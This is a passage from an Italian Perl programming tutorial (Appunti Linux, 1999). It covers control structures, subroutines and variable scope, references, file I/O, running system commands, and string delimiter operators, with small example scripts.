`if (` ⟨*condizione*⟩ `)` { ⟨*istruzione*⟩`;...`}

`if (` ⟨*condizione*⟩ `)` { ⟨*istruzione*⟩`;...`} `else` { ⟨*istruzione*⟩`;...`}

`if (` ⟨*cond*⟩ `)` { ⟨*istr*⟩`;...`} `elsif (` ⟨*cond*⟩ `)` { ⟨*istr*⟩`;...`}`... else` { ⟨*istr*⟩`;...`}

Se la condizione si verifica, viene eseguito il gruppo di istruzioni seguente, racchiuso tra parentesi graffe, e quindi il controllo passa alle istruzioni successive alla struttura. Se viene utilizzato **`elsif`**, nel caso non si verifichino altre condizioni precedenti, viene verificata la condizione successiva, e se questa si avvera, viene eseguito il gruppo di istruzioni che ne segue. Al termine il controllo riprende dopo la struttura. Se viene utilizzato **`else`**, quando non si verifica alcuna condizione di quelle poste, viene eseguito il gruppo di istruzioni finale. Seguono alcuni esempi.

```
if ( $importo > 10000000 ) { print "L'offerta è vantaggiosa"; };
```

---

```
if ( $importo > 10000000 ) {
        $memorizza = $importo;
        print "L'offerta è vantaggiosa.\n";
} else {
        print "Lascia perdere.\n";
};
```

```
if ( $importo > 10000000 ) {
        $memorizza = $importo;
        print "L'offerta è vantaggiosa.\n";
} elsif ( $importo > 5000000 ) {
        $memorizza = $importo;
        print "L'offerta è accettabile.\n";
} else {
        print "Lascia perdere.\n";
};
```

**`unless`** può essere utilizzato come **`if`**, con la differenza che la condizione viene valutata in modo opposto, cioè viene eseguito il gruppo di istruzioni che segue **`unless`** solo se **non** si verifica la condizione.

### 127.6.2 while | until

`while (` ⟨*condizione*⟩ `) {` ⟨*istruzione*⟩`;...}`

`while (` ⟨*condizione*⟩ `) {` ⟨*istruzione*⟩`;...} continue {` ⟨*istruzione*⟩`;...;}`

La struttura **`while`** esegue un gruppo di istruzioni finché la condizione restituisce il valore *Vero*. La condizione viene valutata prima di eseguire il gruppo di istruzioni e poi ogni volta che termina un ciclo, prima dell'esecuzione del successivo.

Il blocco di istruzioni che segue **`continue`** viene eseguito semplicemente di seguito al gruppo normale. Ci sono situazioni in cui viene saltato. Segue l'esempio del calcolo del fattoriale.

```
#!/usr/bin/perl

# Il numero di partenza viene fornito come argomento nella riga di comando.
$numero = $ARGV[0];
$cont = $numero -1;
while ( $cont > 0 ) {
        $numero = $numero * $cont;
        $cont = $cont -1;
};
print "Il fattoriale è $numero.\n";
```

La stessa cosa si poteva semplificare nel modo seguente:

```
#!/usr/bin/perl

# Il numero di partenza viene fornito come argomento nella riga di comando.
$numero = $ARGV[0];
$cont = $numero -1;
while ( $cont ) {
        $numero *= $cont;
        $cont--;
};
print "Il fattoriale è $numero.\n";
```

All'interno delle istruzioni di un ciclo **`while`** possono apparire alcune istruzioni particolari:

- **`next`**

  interrompe l'esecuzione del gruppo di istruzioni e riprende dalla valutazione della condizione (se esiste il gruppo **`continue`**, **`next`** rinvia all'esecuzione di questo e quindi alla valutazione della condizione);

- **`last`**

  esce definitivamente dal ciclo **`while`** senza curarsi del gruppo di istruzioni **`continue`**;

- **`redo`**

  ripete il ciclo, senza valutare e verificare nuovamente l'espressione della condizione, e senza curarsi del gruppo di istruzioni **`continue`**;

L'esempio seguente è una variante del calcolo del fattoriale in modo da vedere il funzionamento di **`last`**. **`while (1)`**`{...}` equivale a un ciclo senza fine perché la condizione (cioè il valore 1) è sempre vera.

```
#!/usr/bin/perl

# Il numero di partenza viene fornito come argomento nella riga di comando.
$numero = $ARGV[0];
$cont = $numero -1;
# Il ciclo seguente è senza fine.
while ( 1 ) {
        $numero *= $cont;
        $cont--;
        if ( !$cont ) {
                last;
        };
};
print "Il fattoriale è $numero.\n";
```

**`until`** può essere utilizzato come **`while`**, con la differenza che la condizione viene valutata in modo opposto, cioè viene eseguito il gruppo di istruzioni che segue **`until`** solo se **non** si verifica la condizione. In pratica, al verificarsi della condizione, il ciclo termina.

### 127.6.3 do ... while | do ... until

do { ⟨*istruzione*⟩; ...} while ( ⟨*condizione*⟩ )

**`do...while`** esegue un gruppo di istruzioni almeno una volta, e poi ne ripete l'esecuzione finché la condizione restituisce il valore *Vero*. Segue il solito esempio del calcolo del fattoriale.

```
#!/usr/bin/perl

# Il numero di partenza viene fornito come argomento nella riga di comando.
$cont       = $ARGV[0];
$fattoriale = 1;
do {
        $fattoriale *= $cont;
        $cont--;
} while ( $cont );
print "Il fattoriale è $fattoriale.\n";
```

**`until`**, al posto di **`while`**, verifica che la condizione non si avveri, in pratica inverte il senso della condizione che controlla il ciclo.

### 127.6.4 for

for ( ⟨*espressione1*⟩; ⟨*espressione2*⟩; ⟨*espressione3*⟩ ) { ⟨*istruzione*⟩; ...}

Questa è la forma tipica di un'istruzione **`for`**, in cui la prima espressione corrisponde all'assegnamento iniziale di una variabile, la seconda a una condizione che deve verificarsi fino a che si vuole che sia eseguito il gruppo di istruzioni e la terza all'incremento o decremento della variabile inizializzata con la prima espressione. In pratica, potrebbe esprimersi nella sintassi seguente:

for ( $⟨*var*⟩ = *n* ; ⟨*condizione*⟩; $⟨*var*⟩++ ) { ⟨*istruzione*⟩; ...}

In realtà la forma del ciclo **`for`** potrebbe essere diversa, ma in tal caso si preferisce utilizzare il nome **`foreach`** che è comunque un sinonimo.

In breve: la prima espressione viene eseguita una volta sola all'inizio del ciclo; la seconda viene valutata all'inizio di ogni ciclo e il gruppo di istruzioni viene eseguito solo se il risultato è *Vero*. L'ultima viene eseguita alla fine dell'esecuzione del gruppo di istruzioni, prima che si ricominci con l'analisi della condizione.

Segue il solito esempio del calcolo del fattoriale.

```
#!/usr/bin/perl

# Il numero di partenza viene fornito come argomento nella riga di comando.
$numero = $ARGV[0];
for ( $cont = 1; $cont < $ARGV[0]; $cont++ ) {
        $numero *= $cont;
};
print "Il fattoriale è $numero.\n";
```

### 127.6.5 foreach

`foreach` ⟨*var-scalare*⟩ ⟨*lista*⟩ { ⟨*istruzione*⟩`; ...`}

**`foreach`** è un sinonimo di **`for`**, per cui si tratta della stessa cosa, solo che si preferisce utilizzare due termini differenti per una struttura che può articolarsi in due modi diversi.

La variabile scalare iniziale, viene posta di volta in volta ai valori contenuti nella lista, e ogni volta viene eseguito il gruppo di istruzioni. Il ciclo finisce quando non ci sono più elementi nella lista.

Segue il solito esempio del calcolo del fattoriale.

```
#!/usr/bin/perl

# Il numero di partenza viene fornito come argomento nella riga di comando.
$numero = $ARGV[0];
foreach $cont ( 1 .. ( $ARGV[0] -1 ) ) {
        $numero *= $cont;
};
print "Il fattoriale è $numero.\n";
```

### 127.6.6 Istruzioni condizionate

Una brutta tradizione di Perl consente la scrittura di istruzioni condizionate secondo le sintassi seguenti:

⟨*espressione1*⟩ `if` ⟨*espressione2*⟩

⟨*espressione1*⟩ `unless` ⟨*espressione2*⟩

⟨*espressione1*⟩ `while` ⟨*espressione2*⟩

⟨*espressione1*⟩ `until` ⟨*espressione2*⟩

Si tratta di forme abbreviate, e sconsigliabili (secondo il parere di chi scrive) delle sintassi seguenti.

`if (`⟨*espressione2*⟩`)` { ⟨*espressione1*⟩ }

`unless (`⟨*espressione2*⟩`)` { ⟨*espressione1*⟩ }

`while (`⟨*espressione2*⟩`)` { ⟨*espressione1*⟩ }

`until (`⟨*espressione2*⟩`)` { ⟨*espressione1*⟩ }

Come si vede, lo sforzo necessario a scrivere le istruzioni nel modo normale, è minimo. Evidentemente, l'idea che sta alla base della possibilità di usare sintassi così strane delle strutture **`if`**, **`while`** e simili, è quella di permettere la scrittura di codice che assomigli alla lingua inglese.

## 127.7 Funzioni interne

Perl fornisce una serie di funzioni già pronte. In realtà, più che di funzioni vere e proprie, si tratta di operatori unari che intervengono sull'argomento posto alla loro destra. Questa precisazione è importante perché serve a comprendere meglio il meccanismo con cui Perl interpreta le chiamate di tali funzioni od operatori.

Finora si è visto il funzionamento di una funzione molto semplice, **`print`**. Questa emette il risultato dell'operando che si trova alla sua destra, ma solo del primo. Se ciò che appare alla destra di **`print`** è un'espressione, la valutazione dell'insieme **`print`** ⟨*espressione*⟩, dipende dalle precedenze tra gli operandi. Infatti:

```
print 1+2+4;
```

restituisce 7;

```
print (1+2)+4;
```

restituisce 3;

```
print (1+2+4);
```

restituisce 7.

Utilizzando le funzioni di Perl nello stesso modo in cui si fa negli altri linguaggi, racchiudendo l'argomento tra parentesi, si evitano ambiguità, e soprattutto sembrano essere veramente funzioni anche se si tratta di operatori.

L'argomento di queste funzioni di Perl (ovvero l'operando) può essere uno scalare o una lista. In questo caso quindi, così come lo scalare non ha la necessità di essere racchiuso tra parentesi, anche la lista non lo ha. Resta in ogni caso il fatto che ciò sia almeno consigliabile per migliorare la leggibilità del programma. Il capitolo 130 elenca e descrive alcune di queste funzioni.

# 127.8 Input/Output dei dati

L'I/O può avvenire sia attraverso l'uso dei flussi standard di dati (standard input, standard output e standard error) che utilizzando file differenti. I flussi di dati standard sono trattati come file normali, con la differenza che generalmente non devono essere aperti o chiusi.

Assieme alla gestione dei file si affianca la possibilità di eseguire comandi del sistema operativo, in parte descritta nella sezione dedicata agli operatori di delimitazione di stringhe.

## 127.8.1 Esecuzione di comandi di sistema

Una stringa racchiusa tra apici inversi, oppure indicata attraverso l'operatore di stringa **`qx`**, viene interpolata e il risultato viene fatto eseguire dal sistema operativo.

L'output del comando è il risultato della valutazione della stringa, e il valore restituito dal comando può essere letto dalla variabile predefinita **`$?`**. È importante ricordare che generalmente i comandi del sistema operativo restituiscono un valore pari a zero quando l'operazione ha avuto successo. Dal punto di vista di Perl, quando **`$?`** contiene il valore *Falso* significa che il comando ha avuto successo.

L'esempio seguente dovrebbe rendere l'idea.

```
#!/usr/bin/perl

# $elenco riceve l'elenco di file in forma di un'unica stringa.
$elenco = `ls *.pl`;

if ( $? == 0 ) {
        # L'operazione ha avuto successo e viene visualizzato l'elenco.
        print "$elenco\n";
} else {
        # L'operazione è fallita.
        print "Non ci sono programmi Perl\n";
}
```

## 127.8.2 Gestione dei file

Perl, come molti altri linguaggi, gestisce i file come flussi, o *filehandle*, che sono un riferimento interno a un file aperto. I flussi di file vengono indicati attraverso un nome, che per convenzione è espresso quasi sempre attraverso lettere maiuscole.

Perl mette a disposizione tre flussi di file predefiniti: **`STDIN`**, **`STDOUT`** e **`STDERR`**. Questi corrispondono rispettivamente ai flussi di standard input, standard output e standard error. Altri file possono essere utilizzati aprendoli attraverso la funzione **`open()`**, con cui si abbina un flusso al file reale.

Perl è predisposto per gestire agevolmente i file di testo, cioè quelli organizzati convenzionalmente in righe terminanti con il codice di interruzione di riga. Si valuta un flusso di file, come se si trattasse di una variabile, racchiudendone il nome tra parentesi angolari, e si ottiene la lettura e la restituzione di una riga, ogni volta che avviene tale valutazione. Per esempio,

```
#!/usr/bin/perl

while ( defined( $riga = <STDIN> ) ) {
        print $riga;
}
```

emette attraverso lo standard output ciò che riceve dallo standard input. Quindi, la lettura del flusso di file attraverso la semplice valutazione dell'espressione, restituisce una riga fino al codice di interruzione di riga incluso. In questo modo, nell'esempio non è necessario aggiungere il codice **`\n`** nell'argomento della funzione **`print`**.

Se un flusso di file è l'unica cosa che appare nella condizione di un ciclo **`while`** o **`for`**, la sua valutazione genera la lettura della riga e il suo inserimento all'interno della variabile predefinita **`$_`**. Questo fatto può essere usato convenientemente considerando che quando si raggiunge la fine, la valutazione del flusso di file genera un valore indefinito, pari a *Falso* in una condizione. I due esempi seguenti sono identici al quello mostrato poco sopra.

```
#!/usr/bin/perl

while ( <STDIN> ) {
        print $_;
}
```

```
#!/usr/bin/perl

for ( ; <STDIN>; ) {
        print $_;
}
```

Un flusso di file può essere valutato in un contesto lista. In tal caso restituisce tutto il file in una lista in cui ogni elemento è una riga. Naturalmente ciò viene fatto a spese della memoria di elaborazione.

```
#!/usr/bin/perl

@mio_file = <STDIN>;
print @mio_file;
```

L'esempio appena mostrato si comporta come gli altri visti finora: restituisce lo standard input attraverso lo standard output.[6]

### 127.8.3 File globbing

Perl, se non riconosce ciò che trova all'interno di parentesi angolari come un flusso di file, tratta questo come un modello per indicare nomi di file, e valutando un'entità del genere si ottiene l'elenco dei nomi corrispondenti. In pratica, la valutazione di **`<*.pl>`** restituisce l'elenco dei nomi dei file che terminano con l'estensione `.pl` nella directory corrente. Generalmente è preferibile eseguire un tipo di valutazione del genere in un contesto lista, come nell'esempio seguente:

```
#!/usr/bin/perl

@mioelenco = <*.pl>;
print "@mioelenco\n";
```

In alternativa si può utilizzare la funzione interna **`glob()`**, come nell'esempio seguente:

```
#!/usr/bin/perl

@mioelenco = glob( "*.pl" );
print "@mioelenco\n";
```

## 127.9 Funzioni definite dall'utente

Le funzioni definite dall'utente, o subroutine se si preferisce il termine, possono essere collocate in qualunque parte del sorgente Perl. Eventualmente possono anche essere caricate da file esterni. I parametri delle funzioni vengono passati nello stesso modo in cui si fa per le funzioni predefinite, interne a Perl: attraverso una lista di elementi scalari. Le funzioni ottengono i parametri dall'array predefinito **`@_`**. Il valore restituito dalle funzioni è quello dell'ultima istruzione eseguita all'interno della funzione, e solitamente si tratta di **`return`** che permette di controllare meglio la cosa.

La sintassi normale per la dichiarazione di una funzione è la seguente. Le parentesi graffe vanno intese in modo letterale e non fanno parte della descrizione del modello sintattico.

sub ⟨*nome*⟩ { ⟨*istruzione*⟩... }

Per la chiamata di una funzione si deve usare la forma seguente:

&⟨*nome*⟩ ( ⟨*parametro*⟩, ... )

L'uso della e-commerciale (**`&`**) all'inizio del nome è opportuno anche se non è strettamente obbligatorio: permette di evitare ambiguità se il nome della funzione è stato usato per altri tipi di entità all'interno del programma Perl.

```
#!/usr/bin/perl

sub somma {
        return ( @_[0] + @_[1] );
};

# I valori da sommare vengono indicati nella riga di comando.
$totale = &somma( $ARGV[0], $ARGV[1] );

print "$ARGV[0] + $ARGV[1] = $totale\n";
```

L'esempio mostrato sopra dovrebbe chiarire il ruolo dell'array **`@_`** all'interno della funzione, come mezzo per il trasporto dei parametri di chiamata.

[6] La funzione **`print`** ha l'argomento senza virgolette perché altrimenti inserirebbe uno spazio indesiderato tra un elemento e l'altro.

### 127.9.1 Chiamata per riferimento e chiamata per valore

L'array **`@_`** è costruito attraverso riferimenti ai parametri utilizzati originariamente nella chiamata. Ciò è sufficiente a fare in modo che modificando il contenuto dei suoi elementi, queste modifiche si riflettano sui parametri di chiamata. Si ha in tal modo quello che si definisce ***chiamata per riferimento***, in cui la funzione è in grado di modificare le variabili utilizzate come parametri.

> Naturalmente ciò ha senso solo se i parametri utilizzati sono espressi in forma di variabile e come tali possono essere modificati. Tentare di modificare una costante produce un errore irreversibile.

Dal momento che l'array **`@_`** contiene riferimenti ai dati originali, assegnando all'array un'altra lista di valori non si alterano i dati originali, ma si perde il contatto con quelli. Quindi, non si può assegnare a tale array una lista come modo rapido di variare tutti i parametri della chiamata.

Per gestire elegantemente una funzione che utilizzi il sistema della chiamata per valore, si può fare come nell'esempio seguente:

```
sub miasub {
        local ( $primo, $secondo, $terzo ) = @_;
        ...
        return ...;
};
```

In tal modo, agendo successivamente solo sulle variabili scalari ottenute non si modifica l'array **`@_`**, e lo stesso codice diventa più leggibile.

### 127.9.2 Campo d'azione delle variabili

Perl gestisce tre tipi di campi d'azione per le variabili (di solito si usa il termine *scope* per fare riferimento a questo concetto). Si tratta di variabili ***pubbliche***, ***private*** e ***locali***.

Le variabili pubbliche sono accessibili in ogni punto del programma, senza alcuna limitazione, a meno che non siano oscurate localmente. Si ottiene una variabile pubblica quando questa viene creata senza specificare nulla di particolare.

```
# Inizializzazione di una variabile pubblica.
$pubblica = "ciao";
```

Una variabile privata è visibile solo all'interno del blocco di istruzioni in cui viene creata e dichiarata come tale. Le funzioni chiamate eventualmente all'interno del blocco, non possono accedere alle variabili private dichiarate nel blocco chiamante. Si dichiara una variabile privata attraverso l'istruzione **`my`**.

`my` ⟨*variabile*⟩

`my` ⟨*variabile*⟩ `=` ⟨*valore*⟩

`my (` ⟨*variabile1*⟩`,` ⟨*variabile2*⟩`, ... )`

Una variabile locale è visibile solo all'interno del blocco di istruzioni in cui viene creata e dichiarata come tale. Le funzioni chiamate eventualmente all'interno del blocco, possono accedere alle variabili locali dichiarate nel blocco chiamante. Si dichiara una variabile locale attraverso l'istruzione **`local`**.

`local` ⟨*variabile*⟩

`local` ⟨*variabile*⟩ `=` ⟨*valore*⟩

`local (` ⟨*variabile1*⟩`,` ⟨*variabile2*⟩`, ... )`

Sia le variabili private che quelle locali permettono di utilizzare un nome già esistente a livello globale, sovrapponendosi temporaneamente a esso. Quelle locali, in particolare, hanno valore anche per le funzioni chiamate all'interno dei blocchi in cui queste variabili sono state dichiarate.

Si dice anche che le variabili private abbiano un campo d'azione definito in modo lessicale, mentre quelle locali in modo dinamico: terminata la zona di influenza, le variabili locali vengono rilasciate, mentre quelle private no.

Seguono due esempi di calcolo del fattoriale in modo ricorsivo. In un caso si utilizza una variabile privata, nell'altro una locale. Funzionano entrambi correttamente.

```
#!/usr/bin/perl

sub fattoriale {
        my $valore = @_[0];
        if ($valore > 1) {
```

```
                return ( $valore * &fattoriale( $valore -1 ) );
        } else {
                return 1;
        }
};

$miofatt = &fattoriale( $ARGV[0] );

print "$ARGV[0]! = $miofatt\n";
```

---

```
#!/usr/bin/perl

sub fattoriale {
        local $valore = @_[0];
        if ($valore > 1) {
                return ( $valore * &fattoriale( $valore -1 ) );
        } else {
                return 1;
        }
};

$miofatt = &fattoriale( $ARGV[0] );

print "$ARGV[0]! = $miofatt\n";
```

## 127.10 Variabili contenenti riferimenti

Si è accennato al fatto che una variabile scalare può contenere anche ***riferimenti***, oltre a valori stringa o numerici. Il riferimento è un modo alternativo per puntare a un'entità determinata del programma. La gestione di questi riferimenti da parte di Perl è piuttosto complessa. Qui vengono analizzate solo alcune caratteristiche e possibilità.

Perl gestisce due tipi di riferimenti: diretti (*hard*) e simbolici. Volendo fare un'analogia con quello che accade con i collegamenti dei filesystem Unix, i primi sono paragonabili ai collegamenti fisici (gli *hard link*), mentre i secondi sono simili ai collegamenti simbolici.

### 127.10.1 Riferimenti diretti

I riferimenti diretti vengono creati utilizzando l'operatore barra obliqua inversa (`\`), come negli esempi seguenti.

```
$rifscalare     = \$mioscalare;

$rifarray       = \@mioarray;

$rifhash        = \%miohash;

$rifcodice      = \&miafunzione;

$rifflusso      = \*MIO_FILE;
```

Esiste anche una forma sintattica alternativa di esprimere i riferimenti: si tratta di indicare il nome dell'entità per la quale si vuole creare il riferimento, preceduto da un asterisco e seguito dalla definizione del tipo a cui questa entità appartiene, tra parentesi graffe.

```
$rifscalare     = *mioscalare{SCALAR};

$rifarray       = *mioarray{ARRAY};

$rifhash        = *miohash{HASH};

$rifcodice      = *miafunzione{CODE};

$rifflusso      = *MIO_FILE{IO};
```

Perl riconosce anche il tipo **`FILEHANDLE`** equivalente a **`IO`**, per motivi di compatibilità con il passato.

### 127.10.2 Riferimenti simbolici

I riferimenti simbolici sono basati sul nome dell'entità a cui si riferiscono, per cui, una variabile scalare contenente il nome dell'oggetto può essere gestita come un riferimento simbolico. Seguono alcuni degli esempi visti nel caso dei riferimenti diretti, in quanto con questo tipo di riferimenti non si possono gestire tutte le situazioni.

```
$rifscalare = 'mioscalare';

$rifarray   = 'mioarray';

$rifhash    = 'miohash';

$rifcodice  = 'miafunzione';
```

Generalmente, l'utilizzo di riferimenti simbolici è sconsigliabile, a meno che ci sia una buona ragione.

### 127.10.3 Dereferenziazione

Restando in questi termini, a parte il caso dei flussi di file, il modo per ***dereferenziare*** le variabili che contengono i riferimenti è uguale per entrambi i tipi. La forma normale richiede l'utilizzo delle parentesi graffe per delimitare lo scalare. In precedenza si era visto che una variabile scalare poteva essere indicata attraverso la forma **${**⟨*nome*⟩**}** . Estendendo questo concetto, racchiudendo tra parentesi graffe un riferimento, si ottiene l'oggetto stesso. Per cui:

```
${$rifscalare}
```

equivale a utilizzare **`$mioscalare`**;

```
${$rifscalare}[0]
```

equivale a utilizzare **`$mioarray[0]`**;

```
${$rifhash}{primo}
```

equivale a utilizzare **`$miohash{primo}`**;

```
&{$rifcodice}( 1, 7 )
```

equivale a utilizzare **`&miafunzione( 1, 7 )`**.

Sono anche ammissibili altre forme, più espressive o più semplici. La tabella 127.7 riporta alcuni esempi con le forme possibili per dereferenziare gli scalari contenenti dei riferimenti.

| | | |
|---|---|---|
| ${$rifscalare} | $$rifscalare | |
| ${$rifscalare}[0] | $$rifscalare[0] | $rifscalare->[0] |
| ${$rifhash}{primo} | $$rifhash{primo} | $rifhash->{primo} |
| &{$rifcodice}( 1, 7 ) | &$rifcodice( 1, 7 ) | $rifcodice->( 1, 7 ) |

Tabella 127.7: Esempi attraverso cui dereferenziare le variabili scalari contenenti dei riferimenti.

Il caso dei flussi di file è più semplice, in quanto è sufficiente valutare il riferimento, invece del flusso di file vero e proprio. L'esempio seguente dovrebbe chiarire il meccanismo.

```
$rifstdio  = \*STDIO;
$riga = <$rifstdio>;
```

### 127.10.4 Array multidimensionali

Gli array di Perl hanno una sola dimensione. Per ovviare a questo inconveniente si possono utilizzare elementi che fanno riferimento ad altri array. In pratica, si potrebbe fare qualcosa di simile all'esempio seguente:

```
@primo   = ( 1, 2 );
@secondo = ( 3, 4 );

@mioarray = ( \@primo, \@secondo );
```

Qui, l'array **`mioarray`** rappresenta una matrice a due dimensioni rappresentabile nel modo seguente:

```
/ 1  2 \
|      |
\ 3  4 /
```

Per accedere a un singolo elemento di questo array, per esempio al primo elemento della seconda riga (il numero 3), si può usare intuitivamente una di queste due forme.

```
${$mioarray[1]}[0]

$mioarray[1]->[0]
```

In alternativa è concessa anche la forma seguente, più semplice e simile a quella di altri linguaggi.

```
$mioarray[1][0]
```

Una particolarità di Perl sta nella possibilità di definire delle entità anonime. Solitamente si tratta di variabili che non hanno un nome e a cui si accede attraverso uno scalare contenente un riferimento diretto al loro contenuto. Il caso più interessante è dato dagli array, perché questa possibilità permette di definire istantaneamente un array multidimensionale. L'array dell'esempio precedente poteva essere dichiarato nel modo seguente:

```
@mioarray = ( [ 1, 2 ], [ 3, 4 ] );
```

La gestione pratica di un array multidimensionale secondo Perl, potrebbe sembrare un po' complessa a prima vista. Tuttavia, basta ricordare che si tratta di array dinamici, per cui, basta assegnare un elemento per dichiararlo implicitamente:

```
@mio_array = ();
...
$mio_array[0] = "ciao";
$mio_array[1] = "come";
$mio_array[2] = "stai";
...
```

Come si vede, viene dichiarato l'array senza elementi, e successivamente gli vengono inseriti. Così facendo, la dimensione dell'array varia in base all'uso che se ne fa. Con questo criterio si possono gestire anche gli array multimediali:

```
@mio_array = ();
...
$mio_array[0] = ();
...
$mio_array[0][0] = "ciao";
$mio_array[0][1] = "come";
$mio_array[0][2] = "stai";
...
```

In questo caso, dopo aver dichiarato l'array **`@mio_array`**, senza elementi, viene dichiarato il primo elemento come contenente un altro array vuoto; infine, vengono dichiarati i primi tre elementi di questo sotto-array. Il funzionamento dovrebbe essere intuitivo, anche se si tratta effettivamente di un meccanismo molto complesso e potente.

Di fronte a array multidimensionali di questo tipo, potenzialmente irregolari, si può porre il problema di conoscere la lunghezza di un sotto-array. Volendo usare la tecnica del prefisso **`$#`**, si potrebbe fare come nell'esempio seguente, per determinare la lunghezza dell'array contenuto in **`$mio_array[0]`**.

```
$ultimo = $#{$mio_array[0]};
```

## 127.10.5 Alias

Attraverso l'uso dei riferimenti, è possibile creare un alias di una variabile. Per comprendere questo è necessario introdurre l'uso dell'asterisco. Si osservi questo esempio: se **`$variabile`** rappresenta una variabile scalare, **`*variabile`** rappresenta il puntatore alla variabile omonima. In un certo senso, **`*variabile`** è equivalente a **`\$variabile`**, ma non è proprio la stessa cosa. Si osservino gli assegnamenti seguenti, supponendo che esista già la variabile **`$tua`** e si tratti di uno scalare.

```
*mia = \$tua;
*mia = *tua;
```

I due assegnamenti sono identici, perché in entrambi i casi si assegna a **`*mia`** il riferimento alla variabile scalare **`$tua`**. Il risultato di questo è che si può usare la variabile scalare **`$mia`** come alias di **`$tua`**. L'esempio seguente dovrebbe chiarire meglio la cosa.

```
#!/usr/bin/perl
$tua = "ciao";
*mia = \$tua;
print "$mia\n";
```

Quello che si ottiene è l'emissione della stringa **`ciao`**, cioè il contenuto della variabile **`$tua`**, ottenuto attraverso l'alias **`$mia`**.

## 127.11 Avvio di Perl

Normalmente è sufficiente rendere eseguibile uno script Perl per fare in modo che il programma `/usr/bin/perl` venga eseguito automaticamente per la sua interpretazione. Il programma `/usr/bin/perl` permette di utilizzare alcune opzioni, principalmente utili per individuare errori sintattici e problemi di altro tipo.

Alcune opzioni

`-c`

Analizza sintatticamente lo script e termina senza eseguirlo.

`-d`

Esegue lo script all'interno di un sistema di *debug*.

Esempi

`$` **`perl mio.pl`**

Avvia il programma Perl **`mio.pl`**. Generalmente si avvia direttamente lo script, ma se questo non è stato reso eseguibile attraverso i permessi, si può ovviare in questo modo.

---

`$` **`perl -c mio.pl`**

Analizza lo script **`mio.pl`** senza eseguirlo. Se tutto va bene si ottiene l'output seguente:

```
mio.pl syntax OK
```

---

`$` **`perl -d mio.pl`**

Avvia il sistema di *debug* per il programma **`mio.pl`**.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

*Capitolo* 128

# Perl: gestione delle stringhe

La gestione delle stringhe da parte di Perl è fatta attraverso gli operatori di delimitazione delle stringhe stesse e le espressioni regolari. È questo insieme di cose che rende Perl uno strumento valido per la gestione dei file di testo.

## 128.1 Operatori di delimitazione di stringhe

Nella sezione dedicata agli operatori e alle espressioni erano rimasti in sospeso gli operatori di delimitazione di stringhe. Nei linguaggi di programmazione tradizionale esiste normalmente il problema di delimitare le stringhe, ovvero le costanti alfanumeriche. Si era detto che in Perl ci sono due tipi di delimitatori, gli apici doppi e singoli che hanno un comportamento simile a quello delle shell comuni. In realtà Perl ha una gestione molto più raffinata e generalizzata delle stringhe. Quando il tipo di delimitazione, ovvero il tipo di stringa, lo consente, sono validi alcuni codici di escape. La tabella 128.1 mostra l'elenco di queste sequenze di escape utilizzabili nelle stringhe.

| Escape | Corrispondenza |
|---|---|
| \\ | \ |
| \" | " |
| \$ | $ |
| \@ | @ |
| \' | ' |
| \t | *<HT>* |
| \n | *<LF>* |
| \r | *<CR>* |
| \f | *<FF>* |
| \a | *<BEL>* |
| \e | *<ESC>* |
| \0*n* | Numero ottale rappresentato da *n*. |
| \x*h* | Numero esadecimale rappresentato da *h*. |
| \[ | Carattere di controllo. |
| \l | Il carattere successivo in minuscolo. |
| \u | Il carattere successivo in maiuscolo. |
| \L | Minuscolo fino al codice **`\E`**. |
| \U | Maiuscolo fino al codice **`\E`**. |
| \E | Conclusione di un modificatore. |
| \Q | Evita l'interpretazione come espressione regolare fino al codice **`\E`**. |

Tabella 128.1: Elenco delle sequenze di escape utilizzabili nelle stringhe delimitate con gli apici doppi.

La delimitazione dei vari tipi di stringa avviene in una forma tradizionale, attraverso delimitatori che esprimono di per sé il tipo di stringa, oppure attraverso una forma che consente di cambiare tipo di delimitatore:

*x*⟨*delim-sinistro*⟩⟨*stringa*⟩⟨*delim-destro*⟩⟨*eventuali-opzioni*⟩

La sigla che appare inizialmente, *x* in questo caso, definisce il tipo di stringa; il delimitatore sinistro e quello destro possono essere parentesi aperte e chiuse di qualunque tipo: tonde, quadre, graffe e angolari, ma si possono utilizzare anche altri simboli, solo che in tal caso, il delimitatore sinistro e quello destro saranno uguali.

La tabella 128.5, alla fine di questo gruppo di sezioni, riassume i vari tipi di operatori di delimitazione delle stringhe.

### 128.1.1 q | ' ' – stringa letterale non interpolata

Si tratta della stringa racchiusa normalmente tra apici singoli. È già stata descritta in precedenza. In particolare, restituisce la stringa racchiusa senza effettuare l'interpolazione delle eventuali variabili e dei simboli di escape che dovesse incorporare, a eccezione di `\'` e `\\`. Si può esprimere in due modi.

**'**⟨*stringa*⟩**'**

q⟨*delim-sinistro*⟩⟨*stringa*⟩⟨*delim-destro*⟩

Seguono alcuni esempi.

```
$miavar = 'Stringa tradizionale che non interpola';
```

```
$miavar = q|Una stringa che "contiene 'apici' di ogni tipo".|;
```

```
$miavar = q(Sembra una funzione, ma non lo è);
```

```
$miavar = q{Le variabili non vengono interpolate. $ciao};
```

### 128.1.2 qq | " " – stringa letterale interpolata

Si tratta della stringa racchiusa normalmente tra apici doppi. È già stata descritta in precedenza. In particolare, restituisce la stringa racchiusa interpolando le variabili e i simboli di escape che dovesse incorporare. Si può esprimere in due modi.

"⟨*stringa*⟩"

qq⟨*delim-sinistro*⟩⟨*stringa*⟩⟨*delim-destro*⟩

Seguono alcuni esempi.

```
$miavar = "Stringa tradizionale che interpola";
```

```
$miavar = qq|Una stringa che \"contiene 'apici' di ogni tipo\".|;
```

```
$miavar = qq(Sembra una funzione, ma non lo è);
```

```
$ciao = "Saluti!";
$miavar = qq{Le variabili vengono interpolate. $ciao};
```

### 128.1.3 qx | ` ` – comando di sistema

Si tratta di stringhe il cui contenuto deve essere valutato e successivamente eseguito come comando dal sistema operativo. Questo tipo di stringa è racchiuso normalmente tra apici singoli inversi, come avviene nelle shell comuni. Il contenuto della stringa viene interpolato prima dell'esecuzione del comando. La valutazione della stringa si traduce nell'output emesso attraverso lo standard output dal comando stesso. Si può esprimere in due modi.

\`⟨*stringa*⟩\`

qx⟨*delim-sinistro*⟩⟨*stringa*⟩⟨*delim-destro*⟩

Seguono alcuni esempi.

```
$miadata = `date`;
```

```
$mioelenco = qx(ls);
```

```
$opzioni = '-l'
$mioelenco = qx{ls $opzioni};
```

### 128.1.4 qw – lista di parole

La stringa racchiusa in questo tipo di delimitazione, non viene interpolata, ma semplicemente restituita in forma di ***lista di parole***. In pratica, tutto ciò che risulta separato da spazi (spazi veri e propri, caratteri di tabulazione e codici di interruzione di riga) viene estratto e inserito in una lista di elementi. Si può esprimere solo nel modo seguente:

